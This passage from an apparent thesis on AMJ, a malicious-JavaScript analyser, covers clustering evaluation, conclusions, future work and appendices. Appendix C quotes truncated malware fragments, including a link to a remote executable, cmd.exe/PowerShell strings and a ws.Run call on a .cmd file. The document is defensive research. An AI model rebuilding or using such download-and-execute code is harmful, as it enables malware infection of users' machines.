Unfortunately, the difference (0.0182) is larger in 2015's dataset comparing to 2017's (0.0043). But on the other side, the 2015's global cophenet value is larger than 2011 and 2017's. Therefore, we failed to find a precise relationship between the global cophenet value and the local average cophenet value to proof hypothesis 6.5.2. We concluded there were not enough evidences to support hypothesis 6.5.2, more data samples are needed for further analysis.

6.5.4 Clustering & Classification Analysis Conclusion

To conclude all the analysis we've done in the evaluation, we figured out the following three characteristics about our dataset:

1. In general smaller test set size gives the better result. Because our data is not labeled manually before the cross validation. We are actually using the hierarchical clustering algorithm to provide the labeled data and run the KNN classifier based on these labels. More importantly, features we captured were more general, comparing to Nofus. Therefore, we need more samples in the train set to produce more proper labels in order to achieve better result. We've also tested the case for **t=0.1**, on average the the mis-match rate is halved comparing to **t=0.25**.

   Apart from the label problems, the dataset itself contains many noise samples. We can see many singleton clusters or clusters only contains very few samples in. These noise samples, will cause the mis-match rate increase a lot. Take a simple example, we cluster on the whole dataset and observe cluster A only contains one file that's A it self, and when we split the dataset, there is a chance for A to be put in the *test set*, i.e. in the cluster result of the *train set*, there won't be any cluster A, therefore in the classification step sample A will always give a mis-match.

2. The number **K** used for each dataset is also important. The drop we've seen in **Figure 6.5** earlier and the binomial distribution shape curve in **Figure 6.7**, whether the value of K is optimal will affect the classification result a lot. Then it turns our we can actually use the cross-validation to figure out the optimal K value. There's no best K in general, the value depends on the construction of dataset. When K=1, the classification algorithm is actually the **nearest neighbor**.


3. Need to find proper number **N**. From the analysis we can see that for the same dataset, having a large N number will cause the poor performance. The problem of how to find a best N is also known as the problem of where to cut the dendrogram. The answer also depends on the dataset. However, based on our experiments, the fast way to guess a proper N is to plot a dendrogram first, and visually observe. The cross validation algorithm could also be used to seek the optimal value of N for a dataset. We just need to fix a number K, and run the cross-validation on different N values.


Two hypothesis were introduced by us during the evaluation. Hypothesis 6.5.1 was supported by all our datasets. The larger the convex area implies the leave branches are close to the bottom of dendrogram (i.e. the average distance between samples in the cluster is small), which further implies the high similarity between samples in the cluster. Therefore, ends up with a better classification result. However, the are more unknown factors in Hypothesis 6.5.2, therefore more evidences are needed for further analysis and to proof its correctness.


6.6 Overall Performance Evaluation


6.6.1 Feature Extraction

The time needed for extracting all features for a single JavaScript/HTML file varies with the file itself. Following four scatter charts shows the relation between file size and the time need for parsing (in *fast mode*). Sample points were randomly selected.









We can see from 2015's dataset, the spread was very interesting, for samples with size near 50000 bytes, the time difference were spread from 3 seconds to 4 seconds in a line shape. Similar line spread pattern can be found for samples with size 20000 bytes as well. This phenomenon explains the relation between file size and time varies across files and datasets. Then we summarized the average time in seconds and the average sample size in KB for each year's dataset as following:

Dataset	**No. Samples**	**avg time(s)**	**avg size(KB)**
2011	201	0.797	8.96
2015	1000	0.49	7.79
2016	38140	0.327	112.99
2017	190	0.451	17..33

For majority of the files, the parsing and feature extraction would be done in less than one second. In our evaluation, we notice some files contains long expression, long array, or many nested conditional branches which will be very slow to parse (multi-value capturing). Even in fast mode, some samples in 2016's dataset took 10 to 12 seconds to parse. However, since AMJ is an off-line analyzer the running time is not our primary concern.

6.6.2 Clustering & Classification

We benchmarked the clustering performance w.r.t. the linkage matrix used, on the 2016's dataset which contains 38140 samples, by varying the percentage of the data used for the clustering (i.e. the number of samples used for clustering). Following diagram shows the raw hierarchical clustering time with different linkage matrix.




Figure 6.16: Clustering Performance

	10%	20%	30%	40%	50%	60%	70%	80%	90%	100%
average	0.98	4.47	10.43	19.78	28.95	44.53	65.28	88.95	131.48	127.17
centroid	1.06	4.66	11.08	20.31	32.78	48.50	68.28	94.60	127.49	154.48
complete	1.01	4.39	10.04	19.26	28.70	43.68	65.10	86.28	128.88	135.08
median	1.04	4.53	10.82	19.87	32.03	47.61	67.01	89.16	134.83	154.69
single	0.89	3.66	8.23	15.50	23.83	34.75	47.49	62.53	79.78	99.43
ward	0.98	4.41	10.23	19.57	28.92	42.98	64.05	89.12	114.78	133.46
weighted	1.01	4.41	10.17	19.52	28.58	43.71	64.94	87.17	120.98	130.09

Table 6.21: Clustering performance on 2016's dataset (in seconds)

However, in order to do further analysis, when the file flag **-f** was set for the clustering script. Original files would be copied into the corresponding cluster directories. The actual time for our clustering script to finish will be longer. The use of our KNN classifier is to classify a single unknown sample into the known clusters. Its running time is negligible.

Chapter 7

Conclusion

We have created AMJ from scratch, which is an analyzer for malicious JavaScript. AMJ leverages several levels of JavaScript code to achieve better result. JavaScript AST and Tokens were used for AMJ's variable tracking. When AMJ failed to parse the input file, regular expression checks would be performed on the source code level. And AMJ would try to replace/fix these "erroneous" syntax and parse again. In order to capture more robust features, AMJ's dynamic component would try to execute some functions and expressions. We've introduced a new string heuristic, could help for estimating the string type variables. Based on all the features we captured, AMJ's clustering component would be able to split malicious samples in groups. Further studies could be performed based on clustering results. Following diagram illustrates the levels of JavaScript code used in different approaches for obfuscation or malicious JavaScript detections.



Dynamic
Runtime [Nofus] [JStill] [Cujo]
Byte Code [JStill]
AST [Nofus]
Static
Lexical Token [Cujo] [Kizzle]
Source Code [strength analysis]1
MJSA

Figure 7.1: AMJ with other related works

Most recent researches were focus on higher level of JavaScript. And majority of the them focused on one or two approaches, usually one static and one dynamic. AMJ covers four of these approaches in total, but primarily focus on the AST. Integrating more approaches does not imply better result, AMJ is an "experimental" project, during the development, we were discovering and comparing different approaches. We've also introduced several hypothesis during the evaluation. From this project, we've learned knowledges about the JavaScript language, about various of malware and obfuscation techniques. Malicious JavaScript Analysis is not a new topic. We believe in the world of cybersecurity, the studies in this area will become more important in the future. We hope our experiments and ideas in this project could help for the future study in this area.

1 : "Suspicious malicious web site detection with strength analysis of a JS obfuscation" [36]

7.1 AMJ Milestone

In this section, we reflect on the milestone of this project, summarizing the work undertaken while creating AMJ:

1. We started the project by studying on the existing works and related researches, like malicious JavaScript detection, obfuscated JavaScript research, etc. Since the focus of this project was analyzing the malicious JavaScript rather than detection as an anti-virus software, we concluded the related information and examples from these researches like the obfuscation patterns they used and evaluation techniques, etc. [Chapter 2] In order to find a most suitable way to capture the features from our dataset, we experimented several different JavaScript parsers, and in the end we decided to use Esprima [30].
2. Since we started this project from scratch, we kicked off with a very tiny static checker which could only detect one pattern that was a *eval()* function call on a string value. Our first prototype worked on the JavaScript tokens, however, as we tried to capture more complicated patterns, we noticed that some of our code that checks the token patterns could be easily done via the JavaScript AST. Then the actual prototype of AMJ was created.
3. We observed most malicious JavaScript in our dataset, string values were hidden in different variables. Therefore, we had to implement code to track these variables and the variable scopes. And along the implementation, we had also written a set of unit test in order to make sure our logic for AST traversal are correct.
4. When we was writing the codes to parse the if-statements, we noticed the shortage of purely static checks. Lacking of knowledge about the actual execution path cause our variable tracking incorrect. To fix this issue, we adapted the multi-path execution method to capture all possible values [Section 4.2]. A set of regression test cases were created, in order to make sure all the features were reported correctly from AMJ as we expected.
5. When we were able to capture enough features, we started considering which clustering algorithm should we use and how to preprocess features into the feature vector, as well as seeking related libraries. Due to the nature of our dataset were unlabeled, we decided to use hierarchical clustering from **scipy** in Python and adopted the normalization method for preprocessing features. At this point, we needed to work on the whole dataset instead of single JavaScript file. Therefore, a helper script was implemented that allowed us to capture features on a set of samples and create the feature vector for the clustering.
6. While analyzing the clustering result, we notice many malicious patterns were hidden in some simple pre-defined function calls, like **unescape()**. And since from the AST we were parsing, we already knew these function calls happened in **CallExpression**s, we started the implementation of partial dynamic execution in AMJ (including the payload extraction functionality) [Section 4.3]. During the implementation, we introduced a [Hypothesis 4.3.1] on string concatenations. Based on this hypothesis we've implemented string heuristic which could help to guess the string values in evaluations [Section 4.3.6].
7. Finally we did a full evaluation on each component in AMJ. KNN classifier was implemented by **sklearn** in Python as well, the existence of this classifier could help us on the clustering result evaluation as well as classify unknown samples into one of our known cluster. We also introduced two hypothesis for the dendrogram analysis. [Hypothesis 6.5.1], [Hypothesis 6.5.2].

Across the entire project, the majority of the time was spent on building the parser for feature extraction including the dynamic execution functionality. With the help of python libraries, the clustering and classification didn't take long to implement. Instead more time were spent on analyzing the clustering results and our datasets. Overall, AMJ is able to capture meaningful features from malicious JavaScript separately as well as produce a overall picture of the relations between malicious samples.

7.2 Future Work

AMJ allows us to study the malicious JavaScript in a systematic way. Although there are many points could be expanded and explored further, we've identified two main directions that would benefit AMJ the most: **Path-Sensitive Analysis** and **Dimensionality Reduction**. We believe these two areas are the key points for AMJ to gather more accurate and robust features from the data samples and will improve the clustering result.

7.2.1 Path-Sensitive Analysis

We must admit that despite our best efforts on the partial dynamic executions, there still a lot of malicious JavaScript that were obfuscated in a more complicated way and we failed to capture the actual content. As simple as a for loop example, currently AMJ will only use the initial loop condition to parse the loop body once. In real examples, malicious strings are usually constructed via many nested loops. In the current implementation, we put all the dynamic checks in a try catch block, if we failed to execute the dynamic values, we will just store the information about that expression based on the AST. We'd like to see that MSJA integrates with a Path-Sensitive Analysis [57], or the Path Exploration functionality in JForce [54]. We should be able to capture more robust features from the obfuscated JavaScript. More importantly, AMJ is an off-line analyzer, therefore we are not too worried about the fact that introducing a path-sensitive analysis or even a complete dynamic execution system will slow down the performance. A optional activating flag could be used just like the fast mode flag we have now.

7.2.2 Dimensionality Reduction

Currently in AMJ, unsupervised machine learning algorithm hierarchical clustering is used for clustering samples into clusters. Due to the nature of dataset we have, there are huge number of malicious JavaScript files are unlabeled and it is impossible for us to manually labeled them. By using unsupervised clustering, all the manual annotation of data steps are eliminated. We captured all the features we think are related by our background researches. In consequence, there are over 100 attributes in our feature vector used for clustering. And using high dimensional data would lead to several problems which known as **Curse of dimensionality**[1]. Given a large number of attributes, it is likely that some attributes are correlated. Hence, clusters might exist in arbitrarily oriented affine subspaces [52].

And there exists many other measures about the clusters, like homogeneity, completeness and V-measure. However, these external evaluation measures for clustering can only be applied when class labels for each data point in some evaluation set can be determined a priori [49]. Therefore, we believed if we would have labeled samples, we would be able to filter out the irrelevant features in the dataset in order to reduce the dimension of our feature vector, and the clustering and classification would give a better result.

[1]The curse of dimensionality refers to various phenomena that arise when analyzing and organizing data in high-dimensional spaces (often with hundreds or thousands of dimensions) that do not occur in low-dimensional settings such as the three-dimensional physical space of everyday experience.

Appendix A

Dynamic Execution Result

In this appendix, we will show AMJ's dynamic execution results with the help of **FuncCallWith-String** feature. Examples were made by us and from MDN[1].

A.0.1 String Related Functions

1.unescape: [unescape(str)] computes a new string in which hexadecimal escape sequences are replaced with the character that it represents:

```
eval(unescape('abc123'));     // "abc123"
eval(unescape('%E4%F6%FC'));  // "äöü"
eval(unescape('%u0107'));     // "ć
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("abc123")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("äöü")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("ć")
```

2.split: [str.split([separator[, limit]])] splits a String object into an array of strings by separating the string into substrings, using a specified separator string to determine where to make each split:

```
var str = '1-2-3-4-5-6-7-8-9';
str.split();                  //["1-2-3-4-5-6-7-8-9"]
str.split("-");               //["1", "2", "3", "4", "5", "6", "7", "8", "9"]
str.split("-", 3);            //["1", "2", "3"]
str.split(/3-4/);             //["1-2-", "-5-6-7-8-9"]
str.split(new RegExp("3-4")); //["1-2-", "-5-6-7-8-9"]
```

3.slice: [str.slice(beginIndex[, endIndex])] extracts a section of a string and returns it as a new string, without modifying the original string:

```
var str = 'The morning is upon us.'; // the length of str1 is 23.
eval(str.slice(1, 8));  // 'he morn'
eval(str.slice(4, -2)); // 'morning is upon u'
eval(str.slice(12));    // 'is upon us.'
eval(str.slice(30));    // ''
eval(str.slice(-3));    // 'us.'
eval(str.slice(-3, -1));// 'us'
eval(str.slice(0, -1)); // 'The morning is upon us'
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('he morn')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('morning is upon u
    ')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('is upon us.')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('us.')
FEATURE[FuncCallWithnStringVariable]:in_main:eval(STRING) => eval('us')
FEATURE[FuncCallWithStr_Var_]:in_main:eval(STRING) => eval('The morning is upon us'
    )
```

[1] developer.mozilla.org

4.substring: [str.substring(indexStart[, indexEnd])] returns the part of the string between the start and end indexes, or to the end of the string.

```
var anyString = 'Mozilla';
eval(anyString.substring(0, 1)); // 'M'
eval(anyString.substring(1, 0)); // 'M'
eval(anyString.substring(0, 6)); // 'Mozill'
eval(anyString.substring(4)); // 'lla'
eval(anyString.substring(4, 7)); // 'lla'
eval(anyString.substring(7, 4)); // 'lla'
eval(anyString.substring(0, 7)); // 'Mozilla'
eval(anyString.substring(0, 10)); // 'Mozilla'
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('M')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('M')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('Mozill')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('lla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('lla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('lla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('Mozilla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('Mozilla')
```

5.substr: [str.substr(start[, length])] returns the part of a string between the start index and a number of characters after it.

```
var myStr = 'Mozilla';
eval(myStr.substr(0, 1));   // 'M'
eval(myStr.substr(1, 0));   // ''
eval(myStr.substr(-1, 1));  // 'a'
eval(myStr.substr(1, -1));  // ''
eval(myStr.substr(-3));     // 'lla'
eval(myStr.substr(1));      // 'ozilla'
eval(myStr.substr(-20, 2)); // 'Mo'
eval(myStr.substr(20, 2));  // ''
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('M')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('a')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('lla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('ozilla')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('Mo')
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval('')
```

6.fromCharCode: [String.fromCharCode(num1[, ...[, numN]])] returns a string created from the specified sequence of UTF-16 code units. (*NOTE, '—' is em-dash*)

```
eval(String.fromCharCode(65, 66, 67));  // "ABC"
eval(String.fromCharCode(0x2014));      // "-"
eval(String.fromCharCode(0x12014));     // "-"; digit 1 is truncated and ignored
//
FEATURE[FuncCallWithStringVariable]:in_main:User_Program:eval(STRING) => eval("ABC"
    )
FEATURE[FuncCallWithStringVariable]:in_main:User_Program:eval(STRING) => eval("-")
FEATURE[FuncCallWithStringVariable]:in_main:User_Program:eval(STRING) => eval("-")
```

7.concat: [str.concat(string2[, string3, ..., stringN])] concatenates the string arguments to the calling string and returns a new string.

```
eval('Hello, '.concat('Kevin', '!')); // "Hello, Kevin!"
eval("".concat(...['Hello', ' ', 'Venkat', '!'])); // "Hello Venkat!"
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("Hello, Kevin!")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("Hello Venkat!")
```

(concat strings)

If we try to concat non-string values to a string will give the following results:

```
eval("".concat({}));            // [object Object]
eval("".concat([]));            // ""
eval("".concat(null));           // "null"
eval("".concat(true));           // "true"
eval("".concat(4, 5));           // "45"
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("[object Object]")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("null")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("true")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("45")
```

(concat non-string values)

8.replace: [str.replace(regexp|substr, newSubstr|function)] returns a new string with some or all matches of a pattern replaced by a replacement. The pattern can be a string or a RegExp, and the replacement can be a string or a function to be called for each match.

```
var str = 'Twas the night b4 Xmas';
eval(str.replace('Xmas', 'Christmas')); // Twas the night b4 Christmas
//
FEATURE[F..]:in_main:eval(Object->STRING) ==> eval("Twas the night b4 Christmas")
```

(replace substr)

Replace with regular expressions:

```
var re = /apple/gi;
var reg = new RegExp('apple', 'gi');
var str = 'Apple1 and apple2.';
eval(str.replace(re, 'orange')); // oranges1 and oranges2.
eval(str.replace(reg, 'pear'));  // pear1 and pear2.
//
FEATURE[F..]:in_main:eval(Object->STRING) ==> eval("orange1 and orange2.")
FEATURE[F..]:in_main:eval(Object->STRING) ==> eval("pear1 and pear2.")
```

(replace regexp)

Switching variables in string using replace():

```
var re = /(\w+)\s(\w+)/;
var str = 'John Smith';
eval(str.replace(re, '$2, $1'));  // Smith, John
//
FEATURE[F..]:in_main:eval(Object->STRING) ==> eval("Smith, John")
```

(replace dollar variables)

A.0.2 Array Related Functions

1.reverse: [a.reverse()] reverses an array in place. The first array element becomes the last, and the last array element becomes the first.

```
var a = ["1", "2", "3"];
a.reverse();
eval(a[0]);eval(a[1]);eval(a[2]);
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(Object->STRING) ==> eval("3")
FEATURE[FuncCallWithStringVariable]:in_main:eval(Object->STRING) ==> eval("2")
FEATURE[FuncCallWithStringVariable]:in_main:eval(Object->STRING) ==> eval("1")
```

2.join: [arr.join([separator])] joins all elements of an array (or an array-like object) into a string and returns this string.

```
var a = ['Wind', 'Rain', 'Fire'];
eval(a.join());      // 'Wind,Rain,Fire'
eval(a.join(', '));  // 'Wind, Rain, Fire'
eval(a.join('+')); // 'Wind+Rain+Fire'
eval(a.join(''));    // 'WindRainFire'
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("Wind,Rain,Fire")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("Wind, Rain, Fire"
    )
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("Wind+Rain+Fire")
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("WindRainFire")
```

3.concat: [var newArray = oldArray.concat(value1[, value2[, ...[, valueN]]])] is used to merge two or more arrays. This method does not change the existing arrays, but instead returns a new array.

```
var num1 = ["1", "2", "3"],
    num2 = ["4", "5", "6"],
    num3 = ["7", "8", "9"];

var nums = num1.concat(num2, num3);
eval(nums.join(""));
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("123456789")
```

(concat multiple arrays)

```
var alpha = ['a', 'b', 'c'];
var alphaNumeric = alpha.concat(1, [2, 3]);
eval(alphaNumeric.join());
//
FEATURE[FuncCallWithStringVariable]:in_main:eval(STRING) => eval("a,b,c,1,2,3")
```

(Concatenating values to an array)

4.slice: [arr.slice([begin[, end]])] returns a shallow copy of a portion of an array into a new array object selected from begin to end (end not included). The original array will not be modified.

```
var fruits = ['Banana', 'Orange', 'Lemon', 'Apple', 'Mango'];
var citrus = fruits.slice(1, 3);
var noBanana = fruits.slice(1);
var empty = fruits.slice(10);
eval(citrus.join())
eval(noBanana.join())
eval(empty.join())
//
FEATURE[FuncCallWithStrVar]:in_main:eval(STR) => eval("Orange,Lemon")
FEATURE[FuncCallWithStrVar]:in_main:eval(STR) => eval("Orange,Lemon,Apple,Mango")
FEATURE[FuncCallWithStrVar]:in_main:eval(STR) => eval("")
```

5.put: [arr.push(element1[, ...[, elementN]])] adds one or more elements to the end of an array and returns the new length of the array.

```
var sports = ['soccer', 'baseball'];
var total = sports.push('football', 'swimming');
eval(sports.join());
//
FEATURE[FuncCallWithStrVar]:in_main:eval(STR) => eval("soccer,baseball,football,
    swimming")
```

Appendix B

Feature Vector Attributes

Following all are the attributes we put in AMJ's feature array used for clustering. The number in the bracket shows the number of attributes in the corresponding category. In total there were 110 attributes.

- Patterns captured (27):

```
["VariableWithFunctionExpression", "VariableWithExpression", "
    VariableWithThisExpression","VariableWithUnaryExpression",
"VariableWithBinaryExpression", "VariableWithCallExpression", "
    VariableWithLogicalExpression", "VariableWithBitOperation", "
    FunctionObfuscation", "StringConcatenation", "PredefinedFuncCalls", "
    DOCUMENT_Operations", "WINDOW_Operations", "FuncCallWithBinaryExpr", "
    FuncCallWithUnaryExpr", "FuncCallWithStringVariable",  "
    FuncCallWithCallExpr", "FuncCallWithNonLocalArray", "
    FuncCallWithUnkonwnReference", "HtmlCommentInScriptBlock", "
    AssigningToThis", "ConditionalCompilationCode", "DotNotationInFunctionName
    ", "LongArray", "LongExpression", "UnfoldEvalSuccess", "
    UnfoldUnescapeSuccess"]
```

- Context where Patterns were captured in (8):

```
["in_main", "in_if", "in_loop", "in_function", "in_try", "in_switch", "
    in_return", "in_file"]
```

- JavaScript Keywords (29):

```
["break", "case", "catch", "continue", "debugger", "default", "delete", "do",
    "else", "finally", "for", "function", "if", "in", "instanceof", "new", "
    return", "switch", "this", "throw", "try", "typeof", "var", "const", "void
    ", "while", "with","document","AMJ_THIS"]
```

- JavaScript Punctuators (45):

```
["!","!=","!==","%","%=","&","&&","&=","(","*","*=","+","++","+=",",","-","--"
    ,"=",".","/","/=",":",";","<","<<","<<=","<=","=","==","===",">",">=",">>"
    ,">>=",">>>",">>>=","?","[","^","^=","{","|","|=","||","~"]
```

- Comment Ratio (1)

Appendix C

"Erroneous" JavaScript Found in Dataset

When testing AMJ on the dataset, we found the following interesting samples that could not be parsed by our parser either by syntax errors or reference errors. In this appendix, we list those JavaScript code snippets that are not parse-able.

The malicious code didn't work on our parser doesn't mean it is harmless. Because of JavaScript's inconsistency characteristics, those codes might be working under some specific environment, e,g, for some specific version of specific browser or after some other operations on the codes itself, i.e. other scripts modify the code block, etc.

C.1 SyntaxError

C.1.1 Unexpected token "="

```
var a0 = '555C565E0D0A020B2406 ... 5E55',
    y0 = 'me f',
    = 'i<=90',
    = 'cript',
    ...
```

Above code snipped was collected in January of 2016. Staring from *line3*, the code contains a lot of variable assignments without left hand side part, which cause the syntax error from the JavaScript parser.

C.1.2 Unexpected token ":"

```
var url = http://www.complex- ... ...e/sysvx.exe?spl=fi;
```

One file in 2011 dataset contains an assignment of an url link without any quotations.

C.1.3 Unexpected token "("

```
function(xHCdk) {
  return new ActiveXObject(xHCdk);
}
```

There are 105 files from samples collected in May of 2016 contains this pattern. There is a function declaration but with no function name.

C.1.4 Invalid hexadecimal escape sequence

```
var ohuvw = "cmd.exe /c ...$ufowf='^New-Object ';$asax='^temp+''\uvly'; ...";
...
var gnebexti = "cmd.exe /c .... ='^emp+''\xe';$preqzog='^/ou ...";
```

In 2 samples from January 2017, unicode character "$\backslash u$" and "$\backslash x$" was found in string variable. These two sample could be taken from the part of the original script. Therefore, in the main code, there might exist some other string operations to validate this "erroneous" escape characters.

C.2 ReferenceError : Invalid left-hand side in assignment

C.2.1 Hyphen in variable name

```
dGaeiyO = "...";
String.prototype.self-reliant = function () { return this.substr(0, 1); };
var fLlxyt = ...
```

This code snipped was collected in March of 2016. In the assignment in line 2, the left hand side variable contains a hyphen **"self-reliant"**.

C.2.2 Assigning to this

```
try {
  this = "xmlnodes";
} catch (supplided) {
  keystroke = saveNewCategory = Run = this;
}
```

This pattern were found in 3 files that collected in April of 2016. It tries to assign a string value to keyword **this** inside an try catch statement, which would cause an uncatchable reference error of invalid left-hand side.

C.3 ReferenceError : Invalid left-hand side expression in postfix operation

C.3.1 "++" in between strings

```
    ... = 'va'++'q ' + ... + i1 + 'Stri' + 'ine(' + '"d' + x4++'ree' + '.cmd' + w2
        + u9 + q0 + '); ' + 'ws.R' + 'un(p' + 't+' + m5++'md",' + '0,0);' + i5;
c6();
```

Above code snipped was collected in January of 2016. On the right hand side, the code uses ++ operator (should be used in update expressions, e.g. x++) to concatenate the string variables.

Appendix D

Dataset Feature Summary

- **2011 Dataset contains 201 samples:**

```
StringConcatenation                  : 178    (88.56%)
PredefinedFuncCalls                  : 134    (66.67%)
VariableWithCallExpression           : 100    (49.75%)
UnfoldUnescapeSuccess                : 90     (44.78%)
DOM_Operations                       : 87     (43.28%)
VariableWithBinaryExpression         : 65     (32.34%)
FuncCallWithStringVariable           : 65     (32.34%)
